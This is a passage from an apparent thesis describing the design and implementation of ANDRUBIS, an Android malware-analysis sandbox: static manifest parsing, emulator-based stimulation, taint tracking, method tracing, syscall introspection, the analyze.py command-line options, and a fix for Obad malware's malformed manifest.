

Figure 4.1: Architecture of ANDRUBIS.

4.2 Static Analysis

Before subjecting a sample to dynamic analysis, the first advantage when analyzing Android apps comes into play. Android applications are packaged in *Android Application Package* (APK) files that must contain a manifest file (`AndroidManifest.xml`). This description file is mandatory and without its information, the application cannot be installed or executed. In the first step, we unzip the archive and parse meta information like requested permissions, services, broadcast receivers, activities, package name and SDK version from the manifest. Furthermore, we deduce a complete list of available Java objects and methods from the application's byte code. We use the gathered information to assist in automating the dynamic analysis as well as identifying permissions which are dangerous or commonly used by malware. Furthermore, this gives us an idea on how many permissions are requested by the app in the first place, compared to which permissions are actually used during execution. Without anticipating our evaluation results, the set of used and requested permissions greatly differs between malware and benign samples. However, in contrast to approaches where this data alone was used to distinguish between malware and goodware [26], we primarily use static analysis results for a guided execution in our dynamic analysis component.

4.3 Dynamic Analysis Sandbox

Unlike Windows, Android is based on the ARM architecture, a fact that heavily influences the sandboxing system as a whole. As this automatically implies the use of an emulator if deployed in a large-scale analysis environment, the choices when choosing the sandbox itself are quite limited. For ANDRUBIS, we decided to use a QEMU-based emulation environment capable of running arbitrary Android applications and monitor behavior that happens within the operating system. Since Android applications are based on Java, we closely monitor the underlying VM, called the Dalvik VM, and record actions happening within this environment. This allows us to monitor file system as well as phone events, such as outgoing SMS messages and phone calls. For a comprehensive analysis, however, these capabilities are not sufficient. Therefore, our emulator provides the following additional facilities:

- **Tainting**: To track privacy sensitive information ANDRUBIS uses Java-level tainting [35] which enables us to detect sensitive information leaving the phone through taint analysis. This part comes with the usual restrictions applicable to data tainting and is limited to Dalvik level. Therefore, tainting of native libraries is not supported.
- **Method tracing**: We record invoked Java methods, their parameters and their return values. Combined with our static analysis, we use method traces to measure the code covered during analysis run. This helps us to evaluate and improve the design of the stimulation engine.
- **VMI**: To overcome the shortcomings of pure Java-level investigation, we implemented a virtual machine introspection (VMI) based solution to track system calls of potentially harmful native libraries.

To mitigate potentially harmful effects of our analysis environment, we took precautions to prevent samples from executing DoS attacks, sending spam e-mails or propagating themselves over the network. This part is essentially based on our experience with x86 malware analysis and proved to be effective in the past [27]. The rest of the sandboxing system (host environment, network setup, database, etc.) is comparable to conservative analysis systems and is not significant for the rest of this thesis.

4.4 Stimulation

The purpose of stimulation is to increase code coverage and hence exhaustively trigger program behavior. One major drawback of dynamic analysis in general is the fact that not all execution paths are certain to be traversed within one analysis run. Fortunately, the specifics of the Android OS provides some facilities to alleviate this problem. Since the application's manifest defines a list of the various application components (services, broadcast receivers and activities), we can stimulate them individually. Furthermore, we can produce a set of common events, that malware samples are likely to react to. Thus, our stimulation approach includes the following sequence of events: After the initialization of the emulator, ANDRUBIS installs the application under analysis and starts the main activity. At this point, all predefined entry points are known

Stimulation Event	**T**arget
Activities	Activities declared in the manifest
Services	Services declared in the manifest
Broadcast Receivers	Broadcast receivers declared in the manifest and registered dynamically during runtime
Common Events	SMS, WiFi+3G connectivity, GPS lock, phone calls, phone state changes
Random Events	Random input stream by the Application Exerciser Monkey

Table 4.1: Performed stimulation events.

from static analysis and all dynamic registrations are recorded, which enables ANDRUBIS to perform the stimulation events listed in Table 4.1.

4.4.1 Activities

An `activity` provides a screen for the user to interact with. Like services, activities have to be registered in the `AndroidManifest.xml` and cannot be added programmatically. These activities define the interaction sequences presented to the user and come with a defined layout, which must be known in advance. By parsing the manifest, ANDRUBIS can invoke each activity separately, effectively iterating all existing dialogs within an application.

4.4.2 Services

Background processes on the Android platform are usually implemented as `services`. Other than activities, they come without a graphical component and are designed to provide some background functionality for a program. Naturally, they are interesting for malware writers as well, as they can be used to implement data transfers to botmasters, upload personal information or send intercepted text messages to an adversary. Again, all services used by an application must be listed in the manifest. Their existence, however, does not automatically mean the service is started under every circumstance. To save battery life and conserve memory, services have to be started on demand, with a lifetime defined by the programmer. For ANDRUBIS, we patched the `ActivityManager` to iterate and start all listed services automatically after the application is deployed.

4.4.3 Broadcast Receivers

Another possibility to enter an Android app is by utilizing a `BroadcastReceiver`. These can be used to receive events from the system or other applications on the Android platform. Just like services and activities, they can be registered in the manifest, although this is not mandatory. In order to provide the possibility to react to certain events and realize communication with other applications dynamically, they can be registered and unregistered at runtime. For example, a broadcast receiver for the `android.intent.action.BOOT_COMPLETED` event could be registered to start an application after the phone has finished its boot sequence. Similar to the previous stimuli, broadcast receivers from the manifest are always called within ANDRUBIS. Again, we use the `ActivityManager` to cast the message globally.

In order to find out whether an app dynamically registers a broadcast receiver, we intercept calls to `registerReceiver()`. As a result, we obtain a list of dynamically registered events that can be triggered. To transport information between the caller and the receiver, however,

Google implemented so-called `extras`, simple key-value pairs that can be filled in as needed. While the content of the extra field for Android-specific events (e.g. alarms, WiFi connect) is predefined, a programmer could use it to transport arbitrary, but semantically important data. Since automatically and reliably creating such an extra field would require a tremendous amount of effort, we restrict programmatically registered broadcast receiver stimulation to Android-specific events.

4.4.4 Common Events

A far superior method compared to stimulating broadcast receivers with a targeted event is to emulate some common events a sample is bound to react to. In contrast to directed stimuli, these events are implemented on emulator-level and therefore also trigger receivers from the Android OS itself. That, in turn, avoids causing inconsistent states the OS would have to recover from. By broadcasting these common events (e.g. SMS-received, GPS-lock, boot-completed, phone-state-changed, ...), we are able to trigger most functions even if they propagate data by custom broadcast receivers. A list of currently implemented common events can be found in Table 4.1.

4.4.5 Application Exerciser Monkey

The remaining elements that need to be stimulated are actions based on user input (e.g. button clicks, file upload, entry fields, etc.). For this purpose, we use the Application Exerciser Monkey, which is part of the Android SDK and generates semi-random user input. Originally designed for testing Android applications, it randomly creates a stream of user interaction sequences that can be restricted to a single package name. For use cases that require repeatable analysis runs without any random behavior introduced by the monkey, we can provide a fixed seed in order to always trigger the same interaction sequences.

While the triggered interaction sequences include any number of clicks, touches and gestures, the monkey specifically tries to hit buttons. As we show in our evaluation of the programmatic stimulation's effectiveness in Section 7.5, we found that it triggers a significant amount of functionality that we could not see otherwise.

4.5 Tainting

Data tainting is a double-edged sword when it comes to malware analysis. On one hand, it is the perfect tool to keep track of interesting data, on the other hand it can be tricked quite easily if a malware author is aware of this mechanism within an analysis environment [31]. By leaking data through implicit flows, for instance, it would be possible to circumvent tainting. Furthermore, enabling data tainting always comes at the price of additional overhead to produce and track taint labels. Still, the possibility to track explicit flows, like address book entries to the network for instance, is a valuable property of a dynamic analysis framework. ANDRUBIS leverages *TaintDroid* [35] to track sensitive information across application borders in the Android system. The introduced overhead in processing time of approximately 15% [35] is also acceptable for our purpose. As a result, ANDRUBIS can log tainted information leaving the system through three sinks: the network, SMS and files.

4.6 Network Analysis

Capturing network traffic is one of the essential parts when dealing with modern malware – C&C communication is undoubtedly one of its corner stones. In addition to tracking sensitive information to network sinks via tainting, we also record all the network activity during analysis regardless of the performed action or the application causing it. We extract high-level network protocol features that are suitable for identifying interesting samples. Currently, we focus on well-known protocols such as HTTP, DNS, FTP, SMTP and IRC. In general, network traffic is one of the most important features for establishing a malware-detection metric. Even when an app does not request Internet permissions, it is possible to use other installed apps like the browser, to still send data over the network. Another possibility not to request Internet permissions, but still cause network traffic is by exploiting the Android OS and circumvent the permission system as a whole. Therefore, applications that neither request network connectivity, nor cause any traffic are less likely to be malware. According to studies performed in production environments [41], more than 98% of x86 malware samples established a TCP/IP connection. This claim is also supported by the findings discussed in our evaluation.

4.7 Method Tracing

For an extensive analysis of Java-based operations, we extended the existing Dalvik VM profiler capabilities to incorporate a detailed method tracer. For a given app, we dump executed method names and their corresponding classes, the object's `this` value (if any), all provided parameters and their types, return values, constructors, exceptions and the current call depth. For non-primitive types, the tracer looks up and executes the object's `toString()` method, which is then used to represent the object.

The trace output is separated per process and thread ID and written to separate log files. Like the output produced by our system-level analysis (described in the next section), it is not directly displayed in our web report. As these listings are quite large, we provide them on an on-demand basis for researchers and analysts rather than ordinary users.

Together with the output gained from system-level analysis, the fine grained method traces can be leveraged for reverse engineering purposes, as input to machine learning algorithms or to create behavioral signatures.

We also use the trace output to measure the code covered during the stimulation phase of ANDRUBIS. To this end, we first construct a list of executed method signatures which we then map against the list of functions found during static analysis. We map functions based on their Java method signature excluding parameter types and modifiers, i.e., on their `<package>.<subpackage>.<class>.<method>` representation. Finally, we compute the code covered as the overall percentage of functions that were called during the dynamic analysis.

Another use for the method trace is the extraction of used permissions during analysis. By looking up each API function that was called during analysis in an API-to-permission mapping such as the one provided by Stowaway [39], we can determine which permissions an app used during runtime.

4.8 System-Level Analysis

In addition to monitoring the Dalvik VM, ANDRUBIS also tracks native code execution. By default, Android apps are Java programs, being distributed as an APK file, which is basically a JAR container. Hence, the default way of programming for the Android platform and executing Android applications is by running Dalvik byte code within the Dalvik VM. However, Android apps are not limited to Dalvik byte code. Via the Java Native Interface (JNI) it is possible to use native code system-level libraries. This functionality is mainly intended for performance-critical use cases such as displaying 3D graphics. But apps are not limited to load the Android OS' native libraries, they can also load their own native libraries and thus execute their own system-level code. Naturally, such code would not be covered by a mere observation at the Dalvik VM-level. Most of recent research on Android malware only deals with the Dalvik VM-level and would thus miss malicious activity at system-level. However, for malicious apps the use of native code is attractive as the possibilities to perform malicious activities, including executing a root exploit, are far greater than within the Dalvik VM.

There are a couple of ways to implement system-level instrumentation in Linux, such as using LD_PRELOAD, ptrace or a loadable kernel module. We decided to use the most transparent and non-intrusive way – virtual machine introspection (VMI). With VMI, our analysis code is placed outside of the actually running Android OS, right in the codebase of the emulator. To capture system-level behavior, we ultimately need to know what the library code loaded via JNI does. To this end, we intercept the Android dynamic linker's actions in order to track shared object function invocations and monitor all system calls. System call tracking bundled with this information enables us to associate system calls with invocations of certain functions of loaded libraries. The result is a complete list of system calls performed by the emulator as a whole. In order to identify only system calls invoked by the app under analysis, we use its UID (User Id) – in Android a unique UID is assigned to every app. By filtering the native code events by their corresponding UID, we can thus only monitor actions caused by a specific app.

Even in the most extreme case where an application requests zero permissions but later utilizes an exploit to gain root privileges, we can monitor these actions and produce the corresponding report (see Section 6.1.2).

4.9 Compatibility with newer versions of Android

Some of the powerful analysis capabilities (e.g. taint tracking and monitoring of API calls), which we described above, come with a drawback. ANDRUBIS has to be manually adapted to newer versions of Android. For small version jumps, this is usually not very hard. But if major system components, like the application runtime environment (runs Java code in Android), change, a substantial effort is required to integrate ANDRUBIS into a new Android version.
Thankfully, most Android applications (especially malware) are backward compatible to older Android versions[2]. Therefore, ANDRUBIS can still run most Android applications.

[2] Android allows to ship applications with libraries that provide functionality of newer API versions to support backward compatibility. These libraries are called support libraries.

4.9.1 ART - Android Run Time

In Android 5.0 (Lollipop)[3], ART (Android Runtime) [17] replaced Dalvik and is used as the default application runtime to run Java applications. In comparison to Dalvik, which does JIT (Just in Time) compilation, ART performs AOT (Ahead of Time) compilation and therefore promises performance improvements by compiling apps at installation time instead of compiling them during execution [1].
As shown in Figure 4.2, ART is backward compatible and operates on the same input files (`.dex`) as Dalvik. Although, instead of `.odex` files, ART produces `.elf` (binary) files.



Figure 4.2: Dalvik and ART architecture comparison [1].

Would ANDRUBIS be ported to Android 5.0, the transition to ART would not influence static analysis. This phase only operates on APK files and since ART is backward compatible to Dalvik the APK format remains unchanged.
Things look different for dynamic analysis. Droidbox should be unaffected by the transition to ART (except the part dealing with TaintDroid), because it hooks most of the APIs in Java and does not touch Dalvik code. TaintDroid on the other hand is implemented in the Dalvik core and would need to be updated to work with ART. A possible alternative would be to manually add Dalvik to Android 5.0 and make it the default application runtime, however, the latter approach might not be future proof.

[3] ART was already shipped with Android 4.4 (KitKat), but not enabled as default application runtime.

CHAPTER 5

Implementation

5.1 Overview

The implementation of ANDRUBIS is spread across different platforms and technologies. This is necessary to archive behavior monitoring on different levels. ANDRUBIS can be categorized into three main components:

- Analysis Framework
- ANDRUBIS System Image
- Emulator with VMI support

Each of these components is composed of multiple sub-components which will be described in detail in this chapter. Figure 5.1 gives a high-level overview about the most important components of ANDRUBIS and how they are interacting with each other.

ANDRUBIS is integrated into the Anubis submission platform[1], but does not depend on Anubis in any way. Therefore, ANDRUBIS can also be called as a standalone script. In order to do so, the `analyze.py` file needs to be called with an APK file as parameter. From this point on analyze.py coordinates the whole sample analysis process and generates an XML-report at the end. The tasks of analyze.py will be explained in detail in Section 5.2.

The ANDRUBIS System Image plays a particularly important role when it comes to analyzing the behavior of Android applications. It is based on a modified version of Android Gingerbread (`android-2.3.4_r1`) which includes TaintDroid [35] and Droidbox [14]. Section 5.3 demonstrates how the system image for ANDRUBIS can be built and will explain ANDRUBIS-specific modifications of the original Android source code.

To run the ANDRUBIS System Image, a modified version of the QEMU based [29] Android emulator is used. The emulator has been adapted to allow syscall monitoring (virtual machine

[1] `http://anubis.iseclab.org`



Figure 5.1: High level overview of ANDRUBIS components.

introspection) of the Android guest OS. The implementation of VMI will be discussed in more detail in Section 5.4.

5.2 Analysis Framework

The core component of the ANDRUBIS analysis framework is the analyze.py Python script, which coordinates the behavior analysis process from start to end. In addition, a configuration file (`analyze.ini`) which specifies paths for system images, required binaries, default values etc. is required to run ANDRUBIS. To start the analysis of an APK, analyze.py must be called with the APK-filename as parameter. There are plenty of possibilities to parameterize how ANDRUBIS analyzes the target by specifying additional options. A complete list of available options is shown in Listing 5.1.

The analysis process itself can be split into three major phases:

- **Pre-Processing**
  The pre-processing phase performs static analysis of the sample. This approach has the

advantage, that we can use the information gathered in this phase to support dynamic analysis. Static analysis is especially useful for Android apps, because the mandatory `AndroidManifest.xml` file describes all possible entry points of the application. These entry points can be stimulated by dynamic analysis methods.

- **Stimulation of the target / dynamic analysis**
  In this phase, the APK is installed and executed in a modified version of the Android OS. To find malicious behavior, ANDRUBIS tries to maximize the amount of executed code paths of the application by using different stimulation approaches. Modified versions of TaintDroid [35] and Droidbox [14] are used to gather intelligence about information leaks and the behavior of the analyzed sample. Our VMI enhanced emulator is used to gather low-level information about the running application and the system state. Simultaneously all network traffic is recorded and later analyzed in the post-processing phase.

- **Post-Processing**
  Signals from TaintDroid and Droidbox are directly written to a report XML file. More complex information like VMI-logs (usually a few megabytes in size) and network dumps can not run simultaneously and need to go through special post-processing mechanisms performed by separate python scripts, because QUEMU emulation of the ARM-platform requires a substantial amount of CPU power. Furthermore, the approach of having separate post-processing scripts with defined interfaces allows easy extensibility of the post-processing pipeline.

```
# python analyze.py
Usage: analyze.py [options] ANALYSIS_SUBJECT

where
ANALYSIS_SUBJECT is the android executable that should be analyzed.

Options:
  -h, --help            show this help message and exit
  -v, --version         show the andrubis version number and exit.
  -o REPORT_DIR, --output-dir=REPORT_DIR
                        specify the output-directory
  -t TIMEOUT, --timeout=TIMEOUT
                        specify a timeout-value (Default: 240)
  --show-window         shows the virtual system in a window
  --android-log         saves the whole logcat output into a file
  --disable-VT          disables Virus Total check of samples
  --show-timestamp      prepend all output with a timestamp (unused, for
                        analyze.py compatibility)
  --no-scripts          do not execute any scripts before/after the analysis
  --backup-before-scripts
                        make a backup copy of ttanalyze_report.xml and
                        allowed_traffic.dump before running the scripts
  -c CONFIG_FILE, --config-file=CONFIG_FILE
                        specify a different configuration file. The default
                            is analyze.ini
  --original-name=ORIGINAL_FN
```

```
                        stores the original filename to the report
--enable-vmi            enables virtual machine introspection (VMI)
--enable-tracing        enables JVM method tracing
--get-stimulation-effectiveness
                        Get code coverage output per stimulation
```

Listing 5.1: Usage of analyze.py

The three major phases of the analysis process can be further divided into a series of concrete sub tasks which are triggered by analyze.py, but mostly executed by other components of the ANDRUBIS infrastructure:

1. **Pre-Processing**
   a) Extract static information about the APK from `AndroidManifest.xml`
   b) Submit sample to Virus Total
   c) Run pre-analysis scripts
2. **Stimulation of the target / dynamic analysis**
   a) Start emulator and load snapshot of ANDRUBIS system image
   b) Start recording of network traffic
   c) Start custom Droidbox
   d) Install APK
   e) Stimulate APK through monkey exerciser
   f) Start all services registered in `AndroidManifest.xml`
   g) Emulate common events and events for broadcast receivers that have been registered in `AndroidManifest.xml`
   h) Take a screenshot of the application running in the emulator
   i) Start all activities registered in `AndroidManifest.xml`
   j) Stop recording of network traffic
3. **Post-Processing**
   a) Query results of Virus Total submission
   b) Run post-analysis scripts
   c) Create ANDRUBIS report

These tasks, as well as the involved components, are outlined as sequence diagram in Figure 5.2.

A failure in phase two or three usually does not lead to a loss of all analysis results. Instead, the script tries to preserve results of the previous phases.



Figure 5.2: analyze.py sequence diagram.

5.2.1 Pre-Processing

Static analysis of the APK file is the main task in the pre-processing phase. As described in Section 4.2, we are mostly interested in requested permissions, services, broadcast receivers, activities, package name and SDK version. These can be retrieved by unpacking the APK (normal zip compression) and parsing `AndroidManifest.xml`. This manifest is a binary XML file which must be processed by an appropriate tool to generate readable XML. There are several tools available to achieve this:

- Androguard [2]
- AXMLPrinter2 [9]
- Android apktool [7]

For ANDRUBIS, we use all of them, because some parsers seem to fail on different malware samples containing scrambled or obfuscated `AndroidManifest.xml` files. If one parser fails, the script will try to parse the manifest with one of the other parsers. In addition to that, we also try to correct malformed XML files as they occur in the *Obad* malware family, for instance (also referred to as the most sophisticated Android Trojan by [19]).

Parsing AndroidManifest.xml of Obad

The `AndroidManifest.xml` shipped with the Obad malware family is incomplete and not valid according to the definition of the Android developer guide [8]. The manifest parser in Android OS, however, is not that strict. These applications can be installed without any problems.

When taking a closer look at `AndroidManifest.xml` for Obad, we can recognize that there are incomplete attribute assignments with missing attribute names leading to errors in the XML parser. Listing 5.2 shows a short excerpt of the `AndroidManifest.xml` file of an Obad malware sample (SHA1: b65c352d44fa1c73841c929757b3ae808522aa2ee3fd0a3591d4ab6759ff8d17)

```
<?xml version="1.0" encoding="utf-8"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
  ="1"
  android:versionCode="2"
  ="2.0"
  android:installLocation="1"
  package="com.android.system.admin">
  <uses-sdk
    ="1"
    ="17"
    >
  </uses-sdk>
  <uses-permission
    ="android.permission.RECEIVE_BOOT_COMPLETED">
  </uses-permission>
  ...
```

Listing 5.2: Excerpt of incomplete AndroidManifest.xml from Obad malware

Since ANDRUBIS relies on the results of the static analysis, missing attribute names are replaced with the correct attribute names depending on the context. Incomplete assignments are removed entirely, if they occur in the `<manifest>`-tag. The example from above (Listing 5.2) would be transformed into the following valid XML:

```
<?xml version="1.0" encoding="utf-8"?>
<manifest
  xmlns:android="http://schemas.android.com/apk/res/android"
  android:versionCode="2"
  android:installLocation="1"
  package="com.android.system.admin"
  >
  <uses-sdk
    android:minSdkVersion="1"
    android:targetSdkVersion="17"
    >
  </uses-sdk>
  <uses-permission
    android:name="android.permission.RECEIVE_BOOT_COMPLETED"
    >
  </uses-permission>
  ...
```

Listing 5.3: Excerpt of corrected AndroidManifest.xml from Obad malware

With this fix in place, ANDRUBIS is able to analyze samples of the current Obad malware family. Although, it can not be guaranteed that there aren't any other parser anomalies, which might be abused by malware authors in the future.

5.2.2 Stimulation / Dynamic Analysis

The dynamic analysis phase where the analysis subject is stimulated and its behavior is recorded, is the centerpiece of ANDRUBIS. Dynamic analysis is used to overcome the limitations of static analysis which e.g. reaches its limits when it comes to dynamically loaded code.

A main factor of success for dynamic analysis is determined by how much of the application's code can be monitored during analysis. In other words, the analysis environment must maximize the code coverage by stimulating as many code branches of the analyzed subject as possible. To this end, we created the `emulatorBridge.py` script, which provides an easy to use interface for various stimulation techniques used by analyze.py. `emulatorBridge.py` provides the following services:

- Install an APK
